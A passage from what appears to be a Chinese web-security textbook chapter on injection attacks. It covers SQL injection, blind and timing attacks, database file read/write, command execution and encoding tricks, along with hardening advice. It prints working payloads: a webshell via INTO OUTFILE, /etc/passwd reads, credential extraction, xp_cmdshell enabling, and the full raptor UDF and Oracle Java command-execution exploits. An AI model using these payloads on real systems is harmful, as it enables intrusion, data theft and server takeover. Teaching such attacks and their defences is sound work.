- 第 11 章 加密算法与随机数
- 第 12 章 Web 框架安全
- 第 13 章 应用层拒绝服务攻击
- 第 14 章 PHP 安全
- 第 15 章 Web Server 配置安全

---

## 第 7 章

# 注入攻击

注入攻击是 Web 安全领域中一种最为常见的攻击方式。在“跨站脚本攻击”一章中曾经提到过，XSS 本质上也是一种针对 HTML 的注入攻击。而在“我的安全世界观”一章中，提出了一个安全设计原则——“数据与代码分离”原则，它可以说是专门为了解决注入攻击而生的。

注入攻击的本质，是把用户输入的数据当做代码执行。这里有**两个关键条件**，**第一个是用户能够控制输入；第二个是原本程序要执行的代码，拼接了用户输入的数据**。在本章中，我们会分别探讨几种常见的注入攻击，以及防御办法。

### 7.1 SQL 注入

在今天，SQL 注入对于开发者来说，应该是耳熟能详了。而 SQL 注入第一次为公众所知，是在 1998 年的著名黑客杂志《Phrack》第 54 期上，一位名叫 rfp 的黑客发表了一篇题为“NT Web Technology Vulnerabilities”<sup>1</sup>的文章。

在文章中，第一次向公众介绍了这种新型的攻击技巧。下面是一个 SQL 注入的典型例子。

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

变量 ShipCity 的值由用户提交，在正常情况下，假如用户输入“Beijing”，那么 SQL 语句会执行：

```
SELECT * FROM OrdersTable WHERE ShipCity = 'Beijing'
```

但假如用户输入一段有语义的 SQL 语句，比如：

```
'Beijing'; drop table OrdersTable--
```

那么，SQL 语句在实际执行时就会如下：

```
SELECT * FROM OrdersTable WHERE ShipCity = 'Beijing';drop table OrdersTable--'
```

<sup>1</sup> <http://www.phrack.org/issues.html?issue=54&id=8#article>

我们看到，原本正常执行的查询语句，现在变成了查询完后，再执行一个 drop 表的操作，而这个操作，是用户构造了恶意数据的结果。

回过头来看看注入攻击的两个条件：

(1) 用户能够控制数据的输入——在这里，用户能够控制变量 ShipCity。

(2) 原本要执行的代码，拼接了用户的输入：

```
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

这个“拼接”的过程很重要，正是这个拼接的过程导致了代码的注入。

在 SQL 注入的过程中，如果网站的 Web 服务器开启了错误回显，则会为攻击者提供极大的便利，比如攻击者在参数中输入一个单引号 ‘’，引起执行查询语句的语法错误，服务器直接返回了错误信息：

```
Microsoft JET Database Engine 错误 '80040e14'  
字符串的语法错误 在查询表达式 'ID=49'' 中。  
/showdetail.asp, 行8
```

从错误信息中可以知道，服务器用的是 Access 作为数据库，查询语句的伪代码极有可能是：

```
select xxx from table_X where id = $id
```

错误回显披露了敏感信息，对于攻击者来说，构造 SQL 注入的语句就可以更加得心应手了。

### 7.1.1 盲注 (Blind Injection)

但很多时候，Web 服务器关闭了错误回显，这时就没有办法成功实施 SQL 注入攻击了吗？攻击者为了应对这种情况，研究出了“盲注”(Blind Injection)的技巧。

所谓“盲注”，就是在服务器没有错误回显时完成的注入攻击。服务器没有错误回显，对于攻击者来说缺少了非常重要的“调试信息”，所以攻击者必须找到一个方法来验证注入的 SQL 语句是否得到执行。

最常见的盲注验证方法是，构造简单的条件语句，根据返回页面是否发生变化，来判断 SQL 语句是否得到执行。

比如，一个应用的 URL 如下：

```
http://newspaper.com/items.php?id=2
```

执行的 SQL 语句为：

```
SELECT title, description, body FROM items WHERE ID = 2
```

如果攻击者构造如下的条件语句：

```
http://newspaper.com/items.php?id=2 and 1=2
```

实际执行的 SQL 语句就会变成：

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

因为“and 1=2”永远是一个假命题，所以这条 SQL 语句的“and”条件永远无法成立。对于 Web 应用来说，也不会将结果返回给用户，攻击者看到的页面结果将为空或者是一个出错页面。


为了进一步确认注入是否存在，攻击者还必须再次验证这个过程。因为一些处理逻辑或安全功能，在攻击者构造异常请求时，也可能会导致页面返回不正常。攻击者继续构造如下请求：

```
http://newspaper.com/items.php?id=2 and 1=1
```

当攻击者构造条件“and 1=1”时，如果页面正常返回了，则说明 SQL 语句的“and”成功执行，那么就可以判断“id”参数存在 SQL 注入漏洞了。


在这个攻击过程中，服务器虽然关闭了错误回显，但是攻击者通过简单的条件判断，再对比页面返回结果的差异，就可以判断出 SQL 注入漏洞是否存在。这就是盲注的工作原理。如下例：

攻击者先输入条件“and 1=1”，服务器返回正常页面，这是因为“and”语句成立。



当注入语句的条件为真时返回正常页面

再输入条件“and 1=2”，SQL 语句执行后，因为 1=2 永远不可能为真，因此 SQL 语句无法返回查询到的数据。



当注入语句的条件为假时没有查询到具体内容

由此可立即判断漏洞存在。

### 7.1.2 Timing Attack

2011年3月27日，一个名叫TinKode的黑客在著名的安全邮件列表Full Disclosure上公布了一些他入侵mysql.com所获得的细节。这次入侵事件，就是由一个SQL注入漏洞引起的。MySQL是当今世界上最流行的数据库软件之一。

据黑客描述，这个漏洞出在下面这个页面：

The MySQL.com page shows the following sections:

- Customer Overview**: Includes Case Studies.
- VIEW BY:** Includes Industry, Country, Embedded, Data Warehouse, MySQL Cluster, Migrated Database, and Operating System dropdowns.
- Industries**: Financial Services.
- Interview**: Interview with Peter Kazinczy, Vice President Sales at Cinnober Financial Systems.
- Cinnober Web Site**: www.cinnober.com

mysql.com 存在漏洞的页面

通过改变参数 id 的值，服务器将返回不同的客户信息。这个参数存在一个非常隐蔽的“盲注”漏洞，通过简单的条件语句比如“and 1=2”是无法看出异常的。在这里黑客用了“盲注”的一个技巧：Timing Attack，来判断漏洞的存在。

在 MySQL 中，有一个 BENCHMARK() 函数，它是用于测试函数性能的。它有两个参数：

```
BENCHMARK(count,expr)
```

函数执行的结果，是将表达式 expr 执行 count 次。比如：

```
mysql> SELECT BENCHMARK(1000000,ENCODE('hello','goodbye'));
+-----+
| BENCHMARK(1000000,ENCODE('hello','goodbye')) |
+-----+
|          0 |
+-----+
1 row in set (4.74 sec)
```

就将 ENCODE('hello','goodbye') 执行了 1000000 次，共用时 4.74 秒。

因此，利用 BENCHMARK() 函数，可以让同一个函数执行若干次，使得结果返回的时间比平时要长；通过时间长短的变化，可以判断出注入语句是否执行成功。这是一种边信道攻击，这个技巧在盲注中被称为 Timing Attack。

攻击者接下来要实施的就是利用 Timing Attack 完成这次攻击，这是一个需要等待的过程。比如构造的攻击参数 id 值为：

```
1170 UNION SELECT IF(SUBSTRING(current,1,1) = CHAR(119),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM (Select Database() as current) as tbl;
```

这段 Payload 判断库名的第一个字母是否为 CHAR(119)，即小写的 w。如果判断结果为真，则会通过 BENCHMARK() 函数造成较长延时；如果不为真，则该语句将很快执行完。攻击者遍历所有字母，直到将整个数据库名全部验证完成为止。

与此类似，还可通过以下函数获取到许多有用信息：

```
database() - the name of the database currently connected to.  
system_user() - the system user for the database.  
current_user() - the current user who is logged in to the database.  
last_insert_id() - the transaction ID of the last insert operation on the database.
```

如果当前数据库用户（current\_user）具有写权限，那么攻击者还可以将信息写入本地磁盘中。比如写入 Web 目录中，攻击者就有可能下载这些文件：

```
1170 Union All SELECT table_name, table_type, engine FROM information_schema.tables WHERE  
table_schema = 'mysql' ORDER BY table_name DESC INTO OUTFILE  
'/path/location/on/server/www/schema.txt'
```

此外，通过 Dump 文件的方法，还可以写入一个 webshell：

```
1170 UNION SELECT "<? system($_REQUEST['cmd']); ?>",2,3,4 INTO OUTFILE  
"/var/www/html/temp/c.php" --
```

Timing Attack 是盲注的一种高级技巧。在不同的数据库中，都有着类似于 BENCHMARK() 的函数，可以被 Timing Attack 所利用。

MySQL	BENCHMARK(10000000,md5(1)) or SLEEP(5)
PostgreSQL	PG_SLEEP(5) or GENERATE_SERIES(1,1000000)
MS SQL Server	WAITFOR DELAY '0:0:5'

更多类似的函数，可以查阅每个数据库软件的手册。

## 7.2 数据库攻击技巧

找到 SQL 注入漏洞，仅仅是一个开始。要实施一次完整的攻击，还有许多事情需要做。在本节中，将介绍一些具有代表性的 SQL 注入技巧。了解这些技巧，有助于更深入地理解 SQL 注入的攻击原理。

SQL 注入是基于数据库的一种攻击。不同的数据库有着不同的功能、不同的语法和函数，因此针对不同的数据库，SQL 注入的技巧也有所不同。

### 7.2.1 常见的攻击技巧

SQL 注入可以猜解出数据库的对应版本，比如下面这段 Payload，如果 MySQL 的版本是 4，则会返回 TRUE：

```
http://www.site.com/news.php?id=5 and substring(@@version,1,1)=4
```

下面这段 Payload，则是利用 union select 来分别确认表名 admin 是否存在，列名 passwd 是否存在：

```
id=5 union all select 1,2,3 from admin
id=5 union all select 1,2,passwd from admin
```

进一步，想要猜解出 username 和 password 具体的值，可以通过判断字符的范围，一步步读出来：

```
id=5 and ascii(substring((select concat(username,0x3a,passwd) from users limit 0,1),1,1))>64 /*ret true*/
id=5 and ascii(substring((select concat(username,0x3a,passwd) from users limit 0,1),1,1))>96 /*ret true*/
id=5 and ascii(substring((select concat(username,0x3a,passwd) from users limit 0,1),1,1))>100 /*ret false*/
id=5 and ascii(substring((select concat(username,0x3a,passwd) from users limit 0,1),1,1))>97 /*ret false*/
***
```

```
id=5 and ascii(substr((select concat(username,0x3a,passwd) from users limit 0,1),2,1))>64 /*ret true*/
...
```

这个过程非常的烦琐，所以非常有必要使用一个自动化工具来帮助完成整个过程。`sqlmap.py`<sup>2</sup>就是一个非常好的自动化注入工具。

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/firebird/get_int.php?id=1" --dump -T users
[...]
Database: Firebird_masterdb
Table: USERS
[4 entries]
+----+----+-----+
| ID | NAME | SURNAME |
+----+----+-----+
| 1  | luther | blisset |
| 2  | fluffy  | bunny   |
| 3  | wu       | ming    |
| 4  | NULL    | nameisnull |
+----+----+-----+
```

`sqlmap.py` 的攻击过程

在注入攻击的过程中，常常会用到一些读写文件的技巧。比如在 MySQL 中，就可以通过 `LOAD_FILE()` 读取系统文件，并通过 `INTO DUMPFILE` 写入本地文件。当然这要求当前数据库用户有读写系统相应文件或目录的权限。

```
... union select 1,1, LOAD_FILE('/etc/passwd'),1,1;
```

如果要将文件读出后，再返回结果给攻击者，则可以使用下面这个技巧：

```
CREATE TABLE potatoes(line BLOB);
UNION SELECT 1,1, HEX(LOAD_FILE('/etc/passwd')),1,1 INTO DUMPFILE '/tmp/potatoes',
LOAD DATA INFILE '/tmp/potatoes' INTO TABLE potatoes;
```

这需要当前数据库用户有创建表的权限。首先通过 `LOAD_FILE()` 将系统文件读出，再通过 `INTO DUMPFILE` 将该文件写入系统中，然后通过 `LOAD DATA INFILE` 将文件导入创建的表中，最后就可以通过一般的注入技巧直接操作表数据了。

除了可以使用 `INTO DUMPFILE` 外，还可以使用 `INTO OUTFILE`，两者的区别是 `DUMPFILE` 适用于二进制文件，它会将目标文件写入同一行内；而 `OUTFILE` 则更适用于文本文件。

写入文件的技巧，经常被用于导出一个 Webshell，为攻击者的进一步攻击做铺垫。因此在设计数据库安全方案时，可以禁止普通数据库用户具备操作文件的权限。

## 7.2.2 命令执行

在 MySQL 中，除了可以通过导出 webshell 间接地执行命令外，还可以利用“**用户自定义函数**”的技巧，即 **UDF (User-Defined Functions)** 来执行命令。

<sup>2</sup> <http://sqlmap.sourceforge.net>

在流行的数据库中，一般都支持从本地文件系统中导入一个共享库文件作为自定义函数。使用如下语法可以创建 UDF：

```
CREATE FUNCTION f_name RETURNS INTEGER SONAME shared_library
```

在 MySQL 4 的服务器上，Marco Ivaldi 公布了如下的代码，可以通过 UDF 执行系统命令。尤其是当运行 mysql 进程的用户为 root 时，将直接获得 root 权限。

```
/*
 * $Id: raptor_udf2.c,v 1.1 2006/01/18 17:58:54 raptor Exp $
 *
 * raptor_udf2.c - dynamic library for do_system() MySQL UDF
 * Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
 *
 * This is an helper dynamic library for local privilege escalation through
 * MySQL run with root privileges (very bad idea!), slightly modified to work
 * with newer versions of the open-source database. Tested on MySQL 4.1.14.
 *
 * See also: http://www.0xdeadbeef.info/exploits/raptor_udf.c
 *
 * Starting from MySQL 4.1.10a and MySQL 4.0.24, newer releases include fixes
 * for the security vulnerabilities in the handling of User Defined Functions
 * (UDFs) reported by Stefano Di Paola <stefano.dipaola@wisec.it>. For further
 * details, please refer to:
 *
 * http://dev.mysql.com/doc/refman/5.0/en/udf-security.html
 * http://www.wisec.it/vulns.php?page=4
 * http://www.wisec.it/vulns.php?page=5
 * http://www.wisec.it/vulns.php?page=6
 *
 * "UDFs should have at least one symbol defined in addition to the xxx symbol
 * that corresponds to the main xxx() function. These auxiliary symbols
 * correspond to the xxx_init(), xxx_deinit(), xxx_reset(), xxx_clear(), and
 * xxx_add() functions". -- User Defined Functions Security Precautions
 *
 * Usage:
 * $ id
 * uid=500(raptor) gid=500(raptor) groups=500(raptor)
 * $ gcc -g -c raptor_udf2.c
 * $ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
 * $ mysql -u root -p
 * Enter password:
 * [...]
 * mysql> use mysql;
 * mysql> create table foo(line blob);
 * mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
 * mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
 * mysql> create function do_system returns integer soname 'raptor_udf2.so';
 * mysql> select * from mysql.func;
 * +-----+-----+-----+
 * | name | ret | dl      | type   |
 * +-----+-----+-----+-----+
 * | do_system | 2 | raptor_udf2.so | function |
 * +-----+-----+-----+
 * mysql> select do_system('id > /tmp/out; chown raptor:raptor /tmp/out');
 * mysql> \! sh
 * sh-2.05b$ cat /tmp/out
 * uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
 * [...]
```

```

/*
#include <stdio.h>
#include <stdlib.h>

enum Item_result {STRING_RESULT, REAL_RESULT, INT_RESULT, ROW_RESULT};

typedef struct st_udf_args {
    unsigned int    arg_count;           // number of arguments
    enum Item_result *arg_type;        // pointer to item_result
    char            **args;             // pointer to arguments
    unsigned long   *lengths;          // length of string args
    char            *maybe_null;        // 1 for maybe_null args
} UDF_ARGS;

typedef struct st_udf_init {
    char            maybe_null;         // 1 if func can return NULL
    unsigned int    decimals;          // for real functions
    unsigned long   max_length;        // for string functions
    char            *ptr;              // free ptr for func data
    char            const_item;        // 0 if result is constant
} UDF_INIT;

int do_system(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)
{
    if (args->arg_count != 1)
        return(0);

    system(args->args[0]);

    return(0);
}

char do_system_init(UDF_INIT *initid, UDF_ARGS *args, char *message)
{
    return(0);
}

```

但是这段代码在 MySQL 5 及之后的版本中将受到限制，因为其创建自定义函数的过程并不符合新的版本规范，且返回值永远是 0。

后来安全研究者们找到了另外的方法——通过 lib\_mysqludf\_sys 提供的几个函数执行系统命令，其中最主要的函数是 sys\_eval() 和 sys\_exec()。

在攻击过程中，将 lib\_mysqludf\_sys.so 上传到数据库能访问到的路径下。在创建 UDF 之后，就可以使用 sys\_eval() 等函数执行系统命令了。

- sys\_eval，执行任意命令，并将输出返回。
- sys\_exec，执行任意命令，并将退出码返回。
- sys\_get，获取一个环境变量。
- sys\_set，创建或修改一个环境变量。

lib\_mysqludf\_sys<sup>3</sup>的相关信息可以在官方网站获得，使用方法如下：

```
$ wget --no-check-certificate
https://svn.sqlmap.org/sqlmap/trunk/sqlmap/extr/mysqludfsys/lib_mysqludf_sys_0.0.3.tar.gz
$ tar xfz lib_mysqludf_sys_0.0.3.tar.gz
$ cd lib_mysqludf_sys_0.0.3
$ sudo ./install.sh
Compiling the MySQL UDF
gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o
/usr/lib/lib_mysqludf_sys.so
MySQL UDF compiled successfully

Please provide your MySQL root password
Enter password:
MySQL UDF installed successfully
$ mysql -u root -p mysql
Enter password:
[...]
mysql> SELECT sys_eval('id');
+-----+
| sys_eval('id') |
+-----+
| uid=118(mysql) gid=128(mysql) groups=128(mysql) |
+-----+
1 row in set (0.02 sec)

mysql> SELECT sys_exec('touch /tmp/test_mysql');
+-----+
| sys_exec('touch /tmp/test_mysql') |
+-----+
| 0 |
+-----+
1 row in set (0.02 sec)

mysql> exit
Bye
$ ls -l /tmp/test_mysql
-rw-rw---- 1 mysql mysql 0 2009-01-16 23:18 /tmp/test_mysql
```

自动化注入工具sqlmap已经集成了此功能。

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmappgsql/get_int.php?id=1" --os-cmd id
-v 1
[...]
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: PostgreSQL
[hh:mm:12] [INFO] fingerprinting the back-end DBMS operating system
[hh:mm:12] [INFO] the back-end DBMS operating system is Linux
[hh:mm:12] [INFO] testing if current user is DBA
[hh:mm:12] [INFO] detecting back-end DBMS version from its banner
[hh:mm:12] [INFO] checking if UDF 'sys_eval' already exist
[hh:mm:12] [INFO] checking if UDF 'sys_exec' already exist
[hh:mm:12] [INFO] creating UDF 'sys_eval' from the binary UDF file
[hh:mm:12] [INFO] creating UDF 'sys_exec' from the binary UDF file
do you want to retrieve the command standard output? [Y/n/a] y
```

<sup>3</sup> [http://www.mysqludf.org/lib\\_mysqludf\\_sys/index.php](http://www.mysqludf.org/lib_mysqludf_sys/index.php)

```
command standard output: 'uid=104(postgres) gid=106(postgres) groups=106(postgres)'

[hh:mm:19] [INFO] cleaning up the database management system
do you want to remove UDF 'sys_eval'? [Y/n] y
do you want to remove UDF 'sys_exec'? [Y/n] y
[hh:mm:23] [INFO] database management system cleanup finished
[hh:mm:23] [WARNING] remember that UDF shared object files saved on the file system can
only be deleted manually
```

UDF 不仅仅是 MySQL 的特性，其他数据库也有着类似的功能。利用 UDF 的功能实施攻击的技巧也大同小异，查阅数据库的相关文档将会有所帮助。

在 MS SQL Server 中，则可以直接使用存储过程“xp\_cmdshell”执行系统命令。我们将在下一节“攻击存储过程”中讲到。

在 Oracle 数据库中，如果服务器同时还有 Java 环境，那么也可能造成命令执行。当 SQL 注入后可以执行多语句的情况下，可以在 Oracle 中创建 Java 的存储过程执行系统命令。

有安全研究者公布了一个 POC，可以作为参考。

```
-- $Id: raptor_oraexec.sql,v 1.2 2006/11/23 23:40:16 raptor Exp $
--
-- raptor_oraexec.sql - java exploitation suite for oracle
-- Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
--
-- This is an exploitation suite for Oracle written in Java. Use it to
-- read/write files and execute OS commands with the privileges of the
-- RDBMS, if you have the required permissions (DBA role and SYS:java).
--
-- "The Oracle RDBMS could almost be considered as a shell like bash or the
-- Windows Command Prompt; it's not only capable of storing data but can also
-- be used to completely access the file system and run operating system
-- commands" -- David Litchfield (http://www.databasesecurity.com/)
--
-- Usage example:
-- $ sqlplus "/ as sysdba"
-- [...]
-- SQL> @raptor_oraexec.sql
-- [...]
-- SQL> exec javawritefile('/tmp/mytest', '/bin/ls -l > /tmp/aaa');
-- SQL> exec javawritefile('/tmp/mytest', '/bin/ls -l / > /tmp/bbb');
-- SQL> exec dbms_java.set_output(2000);
-- SQL> set serveroutput on;
-- SQL> exec javareadfile('/tmp/mytest');
-- /bin/ls -l > /tmp/aaa
-- /bin/ls -l / >/tmp/bbb
-- SQL> exec javacmd('/bin/sh /tmp/mytest');
-- SQL> !sh
-- $ ls -rtl /tmp/
-- [...]
-- -rw-r--r-- 1 oracle system      45 Nov 22 12:20 mytest
-- -rw-r--r-- 1 oracle system    1645 Nov 22 12:20 aaa
-- -rw-r--r-- 1 oracle system   8267 Nov 22 12:20 bbb
-- [...]
```

```

create or replace and resolve java source named "oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
    /*
     * Command execution module
     */
    public static void execCommand(String command) throws IOException
    {
        Runtime.getRuntime().exec(command);
    }

    /*
     * File reading module
     */
    public static void readFile(String filename) throws IOException
    {
        FileReader f = new FileReader(filename);
        BufferedReader fr = new BufferedReader(f);
        String text = fr.readLine();
        while (text != null) {
            System.out.println(text);
            text = fr.readLine();
        }
        fr.close();
    }

    /*
     * File writing module
     */
    public static void writeFile(String filename, String line) throws IOException
    {
        FileWriter f = new FileWriter(filename, true); /* append */
        BufferedWriter fw = new BufferedWriter(f);
        fw.write(line);
        fw.write("\n");
        fw.close();
    }
}

-- usage: exec javacmd('command');
create or replace procedure javacmd(p_command varchar2) as
language java
name 'oraexec.execCommand(java.lang.String)';
/

-- usage: exec dbms_java.set_output(2000);
--         set serveroutput on;
--         exec javareadfile('/path/to/file');
create or replace procedure javareadfile(p_filename in varchar2) as
language java
name 'oraexec.readFile(java.lang.String)';
/

-- usage: exec javawritefile('/path/to/file', 'line to append');
create or replace procedure javawritefile(p_filename in varchar2, p_line in varchar2) as
language java
name 'oraexec.writeFile(java.lang.String, java.lang.String)';
/

```

一般来说，在数据库中执行系统命令，要求具有较高的权限。在数据库加固时，可以参阅官方文档给出的安全指导文档。

在建立数据库账户时应该遵循“最小权限原则”，尽量避免给 Web 应用使用数据库的管理员权限。

### 7.2.3 攻击存储过程

存储过程为数据库提供了强大的功能，它与 UDF 很像，但存储过程必须使用 CALL 或者 EXECUTE 来执行。在 MS SQL Server 和 Oracle 数据库中，都有大量内置的存储过程。在注入攻击的过程中，存储过程将为攻击者提供很大的便利。

在 MS SQL Server 中，存储过程“xp\_cmdshell”可谓是臭名昭著了，无数的黑客教程在讲到注入 SQL Server 时都是使用它执行系统命令：

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:'
EXEC master.dbo.xp_cmdshell 'ping '
```

xp\_cmdshell 在 SQL Server 2000 中默认是开启的，但在 SQL Server 2005 及以后版本中则默认被禁止了。但是如果当前数据库用户拥有 sysadmin 权限，则可以使用 sp\_configure（SQL Server 2005 与 SQL Server 2008）重新开启它；如果在 SQL Server 2000 中禁用了 xp\_cmdshell，则可以使用 sp\_addextendedproc 开启它。

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE

EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
```

除了 xp\_cmdshell 外，还有一些其他的存储过程对攻击过程也是有帮助的。比如 xp\_Regread 可以操作注册表：

```
exec xp_Regread HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares'

exec xp_RegEnumValues HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

可以操作注册表的存储过程还有：

- xp\_RegAddMultiString
- xp\_RegDeleteKey
- xp\_RegDeleteValue
- xp\_RegEnumKeys
- xp\_RegEnumValues

- xp\_repread
- xp\_regremovemultistring
- xp\_Regwrite

此外，以下存储过程对攻击者也非常有用。

- xp\_servicecontrol，允许用户启动、停止服务。如：

```
(exec master..xp_servicecontrol 'start','schedule'
exec master..xp_servicecontrol 'start','server')
```

- xp\_availablemedia，显示机器上有用的驱动器。
- xp\_dirtree，允许获得一个目录树。
- xp\_enumdsn，列举服务器上的 ODBC 数据源。
- xp\_loginconfig，获取服务器安全信息。
- xp\_makecab，允许用户在服务器上创建一个压缩文件。
- xp\_ntsec\_enumdomains，列举服务器可以进入的域。
- xp\_terminate\_process，提供进程的进程 ID，终止此进程。

除了利用存储过程直接攻击外，**存储过程本身也可能会存在注入漏洞**。我们看下面这个 PL/SQL 的例子。


```
procedure get_item (
    itm_cv IN OUT ItmCurTyp,
    usr in varchar2,
    itm in varchar2)
is
    open itm_cv for ' SELECT * FROM items WHERE ' ||
                    'owner = '''|| usr ||
                    ' AND itemname = ''' || itm || '''';
end get_item;
```

在这个存储过程中，变量 `usr` 和 `itemname` 都是由外部传入的，且未经过任何处理，将直接造成 SQL 注入问题。在 Oracle 数据库中，由于内置的存储过程非常多，很多存储过程都可能存在 SQL 注入问题，需要特别引起注意。

#### 7.2.4 编码问题

在有些时候，不同的字符编码也可能导致一些安全问题。在注入的历史上，曾经出现过“基于字符集”的注入攻击技巧。

注入攻击中常常会用到单引号“'”、双引号“””等特殊字符。在应用中，开发者为了安全，经常会使用转义字符“\”来转义这些特殊字符。但当数据库使用了“宽字符集”时，可能会产生一些意想不到的漏洞。比如，当 MySQL 使用了 GBK 编码时，0xbf27 和 0xbf5c 都会被认为是一个字符（双字节字符）。



#### 宽字符问题

而在进入数据库之前，在 Web 语言中则没有考虑到双字节字符的问题，双字节字符会被认为是两个字节。比如 PHP 中的 addslashes() 函数，或者当 magic\_quotes\_gpc 开启时，会在特殊字符前增加一个转义字符“\”。

addslashes() 函数会转义 4 个字符：

```

  Description
  string addslashes ( string $str )
  Returns a string with backslashes before characters that need to be quoted in database
  queries etc. These characters are single quote ('), double quote ("), backslash (\) and
  NUL (the NULL byte).
  
```

因此，假如攻击者输入：

0xbf27 or 1=1

即：

**‘ or 1=1**

经过转义后，会变成 0xbf5c27 (“\” 的 ASCII 码为 0x5c)，但 0xbf5c 又是一个字符：

**0x bf 5c = 红**

因此原本会存在的转义符号“\”，在数据库中就被“吃掉”了，变成：

**红‘ OR 1=1**

要解决这种问题，需要统一数据库、操作系统、Web 应用所使用的字符集，以避免各层对字符的理解存在差异。统一设置为 UTF-8 是一个很好的方法。

基于字符集的攻击并不局限于 SQL 注入，凡是会解析数据的地方都可能存在此问题。比如在 XSS 攻击时，由于浏览器与服务器返回的字符编码不同，也可能会存在字符集攻击。解

决方法就是在 HTML 页面的<meta>标签中指定当前页面的 charset。

如果因为种种原因无法统一字符编码，则需要单独实现一个用于过滤或转义的安全函数，在其中需要考虑到字符的可能范围。

比如，GBK 编码的字符范围为：

分区	高位	低位
GBK/1: GB2312 非汉字符号	A1~A9	A1~FE
GBK/2: GB2312 汉字	B0~F7	A1~FE
GBK/3: 扩充汉字	81~A0	40~FE
GBK/4: 扩充汉字	AA~FE	40~A0
GBK/5: 扩充非汉字	A8~A9	40~A0

根据系统所使用的不同字符集来限制用户输入数据的字符允许范围，以实现安全过滤。

### 7.2.5 SQL Column Truncation

2008 年 8 月，Stefan Esser 提出了一种名为“SQL Column Truncation<sup>4</sup>”的攻击方式，在某些情况下，将会导致发生一些安全问题。

在 MySQL 的配置选项中，有一个 sql\_mode 选项。当 MySQL 的 sql-mode 设置为 default 时，即没有开启 STRICT\_ALL\_TABLES 选项时，MySQL 对于用户插入的超长值只会提示 warning，而不是 error（如果是 error 则插入不成功），这可能会导致发生一些“截断”问题。

测试过程如下（MySQL 5）。

首先开启 strict 模式。

```
sql-mode="STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION"
```

在 strict 模式下，因为输入的字符串超出了长度限制，因此数据库返回一个 error 信息，同时数据插入不成功。

```
mysql> create table 'truncated_test' (
-> `id` int(11) NOT NULL auto_increment,
-> `username` varchar(10) default NULL,
-> `password` varchar(10) default NULL,
-> PRIMARY KEY ('id')
```

<sup>4</sup> <http://www.suspekt.org/2008/08/18/mysql-and-sql-column-truncation-vulnerabilities>

```

-> )DEFAULT CHARSET=utf8;
Query OK, 0 rows affected (0.08 sec)

mysql> select * from truncated_test;
Empty set (0.00 sec)

mysql> show columns from truncated_test;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra       |
+-----+-----+-----+-----+-----+
